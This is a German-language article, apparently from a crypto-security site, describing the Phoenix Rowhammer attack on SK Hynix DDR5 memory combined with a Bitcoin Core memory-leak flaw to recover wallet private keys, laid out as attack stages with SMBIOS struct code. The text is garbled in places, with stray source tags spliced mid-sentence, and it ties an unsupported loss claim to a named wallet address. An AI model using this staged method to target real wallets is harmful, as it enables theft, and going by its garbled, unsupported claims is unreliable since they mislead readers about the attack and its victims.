


9.023322989 BTC > 1127026,44 USDUnser Forschungsangriff , eine Version des Phoenix Rowhammer-Angriffs auf Bitcoin unter Verwendung des ramulator2-Simulators, zeigte, dass die während eines Speicherabsturzes extrahierten Kryptoresiduen verschiedener Module mithilfe der Mathematik des Chinesischen Restsatzes wieder zum ursprünglichen privaten Schlüssel zusammengesetzt werden können.
Als repräsentatives Beispiel einer realen Bedrohung wurde eine Bitcoin-Wallet mit der Adresse 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit untersucht. 9.02332298 BTC gingen aus dieser Wallet verloren, was Stand Oktober 2025 ungefähr 1.127.026,44 USD entspricht. Dieser Fall zeigt überzeugend, dass bei Vorhandensein von Hardware-Schwachstellen (wie Rowhammer) die kryptografische Stärke auf Protokollebene keine absolute Sicherheitsgarantie mehr darstellt.
Folglich liegt die Bedeutung umfassender Sicherheit nicht nur in kryptografischen und protokollbezogenen Maßnahmen, sondern auch in der Hardware-Zuverlässigkeit, der Überwachung des Speicherzustands und der Implementierung einer vollständigen RAM-Bereinigung nach kryptografischen Operationen. Eine Schwachstelle, die einmal auf Hardware-Ebene ausgenutzt wird – selbst mit minimaler Systemkontrolle – kann im Bitcoin-Ökosystem zu katastrophalen finanziellen Verlusten führen.
Target Row Refresh ist ein Abwehrmechanismus, der Rowhammer-Angriffe verhindern soll, indem vermutete Speicherzeilen zusätzlich aufgefrischt werden. Forschern des Phoenix-Angriffs gelang es jedoch, diesen Mechanismus zu reverse-engineeren und kritische Schwachstellen in seiner Implementierung zu entdecken .
TRR-Blindstellen: Der TRR-Mechanismus in SK-Hynix-Chips überwacht bestimmte Aktualisierungsintervalle nicht, wodurch Angriffsmöglichkeiten während dieser Zeitfenster entstehen. Phoenix-Angriffe nutzen speziell entwickelte Angriffsmuster, die in diese nicht überwachten Intervalle fallen. simplysecuregroup
Selbstkorrigierende Synchronisation: Eine Schlüsselinnovation des Phoenix-Angriffs ist seine Fähigkeit, verpasste Aktualisierungsbefehle zu erkennen und das Angriffsmuster automatisch neu aufzubauen, um die Synchronisation aufrechtzuerhalten. Dadurch bleibt der Angriff über die langen Zeiträume wirksam, die erforderlich sind, um eine ausreichende Anzahl von Bitfehlern zu akkumulieren. simplysecuregroup
Experimentelle Tests des Phoenix-Angriffs zeigten eine hohe Effektivität gegen alle getesteten DDR5-Speicherproben von SK Hynix: comsec-files.ethz
Zeitrahmen: Die Mindestzeit zur Erlangung von Root-Rechten betrug 109 Sekunden auf einem Standard-DDR5-System mit Standardeinstellungen. Die durchschnittliche Zeit betrug 5 Minuten und 19 Sekunden .
Bitfehler-Statistik: Das kurze Muster (128 Intervalle) erzeugte durchschnittlich 4989 Bitfehler, während das lange Muster (2608 Intervalle) deutlich weniger Fehler produzierte. comsec-files.ethz
Angriffs-Vielseitigkeit: 100 % der getesteten Module waren anfällig für mindestens eines der beiden identifizierten Angriffsmuster. reddit
Eine kritische Speicherleck-Schwachstelle in Bitcoin Core (CVE-2023-39910) schafft Synergien mit dem Phoenix Rowhammer-Angriff. Diese Schwachstelle ermöglicht es Angreifern , auf sensible Daten zuzugreifen, die nach Abschluss kryptografischer Operationen im Speicher verbleiben.
Ausnutzungsmechanismus: Die Schwachstelle entsteht durch unzureichende Bereinigung von Speicherpuffern nach der Verarbeitung privater Schlüssel, Seed-Phrasen und Passwörter in Standard-C++-Containern (std::vector, std::string). Nach Abschluss kryptografischer Prozeduren wird der Speicher automatisch freigegeben, sein Inhalt jedoch nicht gelöscht. keyhunters
Verbindung zu Rowhammer: Der Phoenix-Angriff kann Bitfehler ausnutzen, um auf diese unbereinigten Speicherbereiche zuzugreifen, was den Prozess der Extraktion kryptografischen Materials erheblich vereinfacht.
Diese Schwachstelle wird klassifiziert als ein kritischer Geheimnis-Extraktionsangriff über einen Prozessspeicher-Dump. Sie stellt eine direkte Bedrohung für Bitcoin-Wallets dar, da sie die Extraktion privater Schlüssel aus dem Speicher aktiver Prozesse ermöglicht.
Angriffsszenarien umfassen: Übergabe eines privaten Schlüssels über API, Befehlszeile oder Umgebungsvariablen; dynamische Speicherzuweisung zur Speicherung geheimer Daten ohne explizites Löschen; Beenden eines Prozesses ohne sichere Speicherbereinigung .
Das Krypto-Tool demonstriert detailliert alle neun Phasen eines Angriffs, den ein Angreifer nutzen kann, um Gelder aus einer Bitcoin-Wallet zu stehlen.
Die Erkennung von SK-Hynix-DDR5-Speichermodulen, die anfällig für den Phoenix Rowhammer-Angriff (CVE-2025-6202) sind, beginnt mit einer Analyse der Hardware-Konfiguration des Systems, insbesondere dem Scannen der SMBIOS-Tabellen (System Management BIOS). SMBIOS liefert standardisierte Informationen über Computerkomponenten, einschließlich Speicherdetails wie Hersteller, Modell und Seriennummer jedes DIMM-Moduls.

Konkret kann ein Forscher oder Angreifer programmatisch Daten aus dem Abschnitt „Memory Device“ von SMBIOS anfordern, der Felder enthält, die den Hersteller (z. B. SK Hynix), den Speichertyp (DDR5), die Kapazität und SPD-bezogene Daten (Serial Presence Detect) angeben – kleine Speicherchips auf DIMM-Leisten, die das Profil und die Betriebsparameter des Moduls enthalten.
Auf diese Daten wird typischerweise über Systemaufrufe oder spezielle Dienstprogramme zugegriffen (wie dmidecode unter Linux oder Windows Management Instrumentation (WMI-API) unter Windows). Diese Abfragen ermöglichen die Erkennung von SK-Hynix-DDR5-Speicher, der zwischen 2021 und 2024 hergestellt wurde, ohne physischen Eingriff, was entscheidend ist, da diese Modelle als anfällig gelten.
Die Identifizierung des Speichermodells ist ein notwendiger erster Schritt, da der Phoenix Rowhammer-Angriff präzise Kenntnisse der Chip-Eigenschaften erfordert, um Speicherzugriffsmuster genau zu konstruieren und TRR-Abwehrmechanismen (Target Row Refresh) zu umgehen. Darüber hinaus ermöglicht der Zugriff auf die SPD- und andere Daten die Identifizierung spezifischer Timings und Auffrischungsraten sowie potenzieller „Blindstellen“ in den Abwehrmechanismen, die zur Durchführung des Angriffs genutzt werden.
Das Scannen von SMBIOS-Tabellen ist daher eine hochinformative, schnelle und zuverlässige Methode zur Vorabbestimmung der Anfälligkeit von DDR5-Speicher für den Phoenix Rowhammer-Angriff , die eine präzise Zielausrichtung auf anfällige Hardware-Komponenten ohne Hardware-Knacken oder Reduzierung von Systemprivilegien ermöglicht.
Eine Datei, die Daten aus dem Abschnitt „Memory Device“ der SMBIOS enthält. Diese Informationen werden in einer internen BIOS/UEFI-Systemtabelle (SMBIOS-Tabelle) gespeichert, die beim Einschalten des Computers in den RAM kopiert wird. Betriebssysteme und Dienstprogramme verwenden spezielle Systemaufrufe (codeby), um diese Daten abzurufen.
Der SMBIOS-Tabelle geht die RawSMBiosData-Struktur voraus, gefolgt von den Gerätestrukturen. Zum Beispiel:
struct HEADER {Strukturtyp (17 - Memory Device)
Type db 0 //Strukturgröße
Length db 0 //Deskriptor
Handle dw 0 //als nächstes folgen die Datenfelder
// ...
}
Strukturen vom Typ 17 speichern Felder mit dem Hersteller (z. B. SK Hynix), dem Speichertyp (DDR5), der Kapazität und einem Link zu SPD-Daten, falls verfügbar. learn.microsoft
Die RawSMBiosData -Struktur ist ein standardmäßiges binäres Blockformat, das zur Übertragung roher SMBIOS-Tabellendaten über Systemaufrufe des Betriebssystems verwendet wird, insbesondere über die Windows-API-Funktion GetSystemFirmwareTablemit dem .codeby'RSMB' -Parameter .
c:

struct RawSMBIOSData {
    BYTE  Used20CallingMethod;   // Aufrufmethode (Dienstfeld)
    BYTE  SMBIOSMajorVersion;    // Hauptversion der SMBIOS-Spezifikation
    BYTE  SMBIOSMinorVersion;    // Nebenversion der SMBIOS-Spezifikation
    BYTE  DmiRevision;           // DMI-Version
    DWORD Length;                // SMBIOS-Datenblockgröße (Bytes)
    BYTE  SMBIOSTableData[];     // Sequenz von SMBIOS-Struktureinträgen
};
00 03 03 02 68 01 00 00 ... [Datenstrukturen Daten Niederwertiges ByteSMBIOS] ... 00 00
-- -- -- -- -- -- -- --
| | | | |
| | | | -->SMBIOSTableData
| | | +------------ Length ()
| | +--------------- DmiRevision
| +------------------ SMBIOSMinorVersion
+--------------------- SMBIOSMajorVersion
Um den Inhalt nach dem Header zu parsen, müssen Sie jede Struktur gemäß ihrer Spezifikation (Typ, Länge, Handle) parsen und dabei separat die Textfelder extrahieren, die auf die Strukturdaten folgen und durch ein Null-Byte getrennt sind; das Ende der Struktur wird durch ein Paar Nullen markiert. learn.microsoft

RawSMBiosData ist ein notwendiges und einheitliches „Einstiegsfenster“ in detaillierte Spezifikationen der Systemhardware-Eigenschaften für Low-Level-Forschungs- und Diagnoseaufgaben .
SPD-Daten befinden sich physisch in den Chips auf DIMM-Modulen, können aber im BIOS/SMBIOS in speziellen Feldern reflektiert oder von Systemdienstprogrammen gelesen werden, die auf die I2C-Speicherschnittstelle zugreifen (z. B. über i2c-tools, decode-dimmsunter Linux).
dmidecode ( decode-dimmsSPD), Daten aus der SMBIOS-Tabelle, die über /dev/mem zugänglich ist.codebyDie ursprünglichen SMBIOS-„Memory Device“-Daten (Typ 17) werden also nicht als separate Datei gespeichert, sondern innerhalb der binären SMBIOS-Struktur, die sich im RAM befindet und über Betriebssystemtools und spezielle Dienstprogramme zugänglich ist. Das Format ist die binäre SMBIOS-Tabelle gemäß Spezifikation, und der Zugriffspfad führt über Systemaufrufe oder Dienstprogramme. Auf SPD-Daten kann separat über die Hardwareschnittstellen der DIMM-Module zugegriffen werden. learn.microsoft
Die binäre SMBIOS-Tabelle besteht aus aufeinanderfolgenden Strukturen, die jeweils mit einem 4-Byte-Header beginnen, der die folgenden Felder enthält: Strukturtyp (Type, 1 Byte), Strukturlänge (Length, 1 Byte) und Handle (Handle, 2 Bytes). Danach folgt die Nutzlast – ein Satz binärer Daten, die ein bestimmtes Objekt beschreiben (z. B. Speicher, Prozessor, BIOS usw.). Nach der Nutzlast folgen nullterminierte Zeichenfolgen im Textformat (ASCII), und das Ende der aktuellen Struktur wird mit einer doppelten Null ( 0x0000 ) markiert.
Hier ist ein Beispiel für eine C-ähnliche Header-Struktur und eine Erklärung des Formats:
c:

struct SMBIOS_Header {
    uint8_t Type;      // Tabellentyp (z. B. 17 – Memory Device)
    uint8_t Length;    // Länge der Struktur in Bytes (einschließlich Header)
    uint16_t Handle;   // Eindeutiger Strukturdeskriptor
    // Die Strukturdaten (variable Länge) folgen nach dem Header
};
Die gesamte SMBIOS-Tabelle ist eine Menge solcher Strukturen in einer Reihe ohne Lücken, wobei:
Beispielsweise enthält Strukturtyp 17 (Memory Device) Felder, die den Hersteller, den Speichertyp (DDR5), die Kapazität, die Geschwindigkeit usw. angeben, sowie Zeilen mit dem Herstellernamen und der Seriennummer.
Die Adresse der Tabelle selbst und ihre Länge werden in einem speziellen Speicherbereich gespeichert, der anhand der Signatur „ SM “ (Offset mit einem Vielfachen von 16 Bytes) gefunden werden kann. Anschließend erhält man die Adresse des Hauptarrays der SMBIOS-Tabellen.
Eine ungefähre Struktur eines Speichereintrags kann die folgenden Felder enthalten:
| Feld | Beschreibung |
|---|---|
| Type | 17 (Memory Device) |
| Length | Strukturgröße |
| Handle | Eindeutige Kennung |
| Physical Memory Array Handle | Verweis auf das übergeordnete Speicherarray |
| Memory Error Information Handle | Speicherfehler (falls vorhanden) |
| Total Width | Gesamtbusbreite (Bits) |
| Data Width | Datenbreite (Bits) |
| Size | Speichergröße (in MB oder GB) |
| Form Factor | Modulformfaktor (DIMM usw.) |
| Device Locator | Zeile – Einbauort |
| Bank Locator | Zeichenfolge – Bankname |
| Memory Type | DDR3, DDR4, DDR5 usw. |
| Type Detail | Zusätzliche Details |
| Speed | Geschwindigkeit in MHz |
| Manufacturer | Zeichenfolge mit Herstellername |
| Serial Number | Seriennummer |
| Asset Tag | Buchhaltungsetikett |
| Part Number | Teilenummer |
Somit ist die SMBIOS-Tabelle eine Sequenz binär codierter Strukturen mit Headern, die Systeminformationen einschließlich Speicherdaten enthalten, die streng nach der DMTF-SMBIOS-Spezifikation organisiert sind.
Dieses Format bietet eine universelle und äußerst kompakte Möglichkeit, Informationen über die Hardware- und Systemeinstellungen zu speichern und zu übertragen .

Die zweite Phase des Phoenix-Rowhammer-Angriffs umfasst eine wissenschaftliche Analyse des Target-Row-Refresh-Mechanismus (TRR), einer Hardware-Schutzmaßnahme, die in modernen DDR5-Speicherchips implementiert ist, um Bitüberschreibungen durch mehrfaches Lesen von Daten aus benachbarten Zellenzeilen zu verhindern.

TRR implementiert eine sogenannte „aggressive Refresh“-Strategie: Wenn mehrere Zugriffe auf eine bestimmte Speicherzeile erkannt werden, initiiert dieser Mechanismus eine erzwungene Auffrischung benachbarter Zellen, wodurch Ladungsabbau und damit unerwünschte Bit-Flips – der Schlüsseleffekt von Rowhammer-Angriffen – verhindert werden. Theoretisch sollte TRR Versuche, Zieldaten durch übermäßiges Auffrischen physisch benachbarter Zeilen zu beeinflussen, vollständig unterdrücken .
Die praktische Implementierung von TRR in SK-Hynix-DDR5-Speichern ist jedoch äußerst komplex und proprietär: Hersteller verbergen die Details der Logik absichtlich, um „Sicherheit durch Obskurität“ zu erhöhen. Daher führten Forscher der ETH Zürich ein Reverse Engineering von TRR auf Versuchsaufbauten durch, indem sie Tausende experimenteller Zeilenzugriffsmuster variierten und aufzeichneten, wann die redundante Auffrischung benachbarter Zellen ausgelöst wird und wann sie inaktiv bleibt.
Als Ergebnis wurde entdeckt, dass das TRR-System Zeitintervalle aufweist, sogenannte „Blindzonen“, in denen der Schutz schwächer ist oder gar nicht aktiviert wird. Es wurde empirisch berechnet, dass nach 128 überwachten Speicherzeilenzugriffen ein Fenster von etwa 64 Operationen entsteht, in dem TRR nahezu nicht reagiert und Bit-Flips – unerwünschte Datenänderungen in einer kritischen Zelle – nicht wirksam verhindert. Ein zweites ähnliches Angriffsfenster wurde nach 2.608 Speicherzeilenaktualisierungen beobachtet. Diese „Blindzonen“ werden für präzise und synchronisierte Phoenix-Angriffe ausgenutzt, die eine gezielte Änderung einzelner Datenbits in geschützten DDR5-Modulen ermöglichen .
Die grundlegende Aufgabe in dieser Phase besteht darin, das präzise Timing und die Struktur von Speicherzugriffsmustern auszuwählen, die das TRR-Monitoring „einschläfern“ und einen erfolgreichen Zugriff auf das angegriffene Bit oder Datenarray (z. B. den privaten Schlüssel einer Kryptowährungs-Wallet) gewährleisten. Dies erfordert nicht nur eine Analyse der TRR-Betriebslogik, sondern auch empirische Daten über die Reaktion des Speichermoduls auf verschiedene Ausnutzungsszenarien. Dieser Ansatz ermöglicht die Konstruktion von „Umgehungen“ im Sicherheitssystem und die systematische Ausnutzung selbst modernster DDR5-Speicher module .
Als Ergebnis der Analyse eröffnen die entdeckten TRR-„Blindstellen“ die Möglichkeit einer zuverlässigen Eskalation des Rowhammer-Angriffs auf die aktuellen SK-Hynix-Speichermodule, was durch Labor-Exploits und die erfolgreiche Kompromittierung aller getesteten Geräte bestätigt wird. Kaspersky
Die wissenschaftliche Innovation hinter dem Phoenix-Angriff liegt in der Entwicklung und Implementierung eines selbstkorrigierenden Synchronisationsmechanismus, der ein präzises Timing von Exploits innerhalb kritischer Schwachstellenfenster auf DRAM-Ebene gewährleistet. Nach detailliertem Reverse Engineering des Target-Row-Refresh-Mechanismus (TRR) entdeckten Forscher der ETH Zürich und von Google, dass Standard-Rowhammer-Zugriffsmuster gegen die komplexe DDR5-Schutzlogik machtlos sind. In den neuen SK-Hynix-Chips analysiert TRR nicht nur die Häufigkeit, sondern auch die Art der Speicherzeilenzugriffe und initiiert sofort kompensatorische Auffrischungsbefehle, wenn bekannte Angriffsmuster erkannt werden.

Phoenix löst dieses Problem wie folgt:
Experimentelle Studien haben bestätigt, dass die selbstkorrigierende Synchronisation von Phoenix ein Schlüsselfaktor für seine Wirksamkeit ist: Keines der getesteten SK-Hynix-DDR5-Module (2021–2024) konnte dieser Methodik widerstehen. Die Implementierung ermöglicht es einem Angreifer, zuverlässig Bitfehler in Zielzellen auszulösen und so die Bedingungen für die Kompromittierung privater Daten, einschließlich kryptografischer Schlüssel , zu schaffen oder Privilegien auf dem Zielsystem zu eskalieren.
Phoenix Rowhammer demonstriert damit einen revolutionären Ansatz zur dynamischen Umgehung von Hardware-Speicherschutzmechanismen und zeigt deutlich, dass selbst die modernsten DDR5-Chips bei intelligent adaptiven Angriffsalgorithmen anfällig bleiben.
Die vierte Stufe nutzt die physischen Schwachstellen des DRAM direkt durch einen gezielten Rowhammer-Angriff aus. Diese Stufe stützt sich auf eine vorläufige Analyse der Blindstellen des TRR-Mechanismus und die Verwendung selbstkorrigierender Speicherzugriffsmuster, um kritische Datenelemente präzise anzugreifen.

Die Grundlage eines Rowhammer-Angriffs ist die Struktur des DRAM-Speichers selbst, bei dem jede Zelle ein Kondensator ist, der eine Ladung speichert, die dem logischen Wert eines Bits entspricht. Wiederholter, hochfrequenter Zugriff (Lesen oder Schreiben) auf zwei (oder mehr) zwischengeschaltete („Aggressor“-)Zeilen neben einer Ziel- („Opfer“-)Zeile verursacht einen parasitären Ladungsverlust aus den Opferzellen. Wenn dieser Angriff lange genug andauert, sodass die Ladungsregeneration durch normale Auffrischungszyklen den Abbau nicht verhindern kann, kommt es zu einer Änderung des Bitzustands – einem sogenannten Bit-Flip . opennet
Im Kontext von Phoenix Rowhammer (CVE-2025-6202) auf DDR5 SK Hynix:
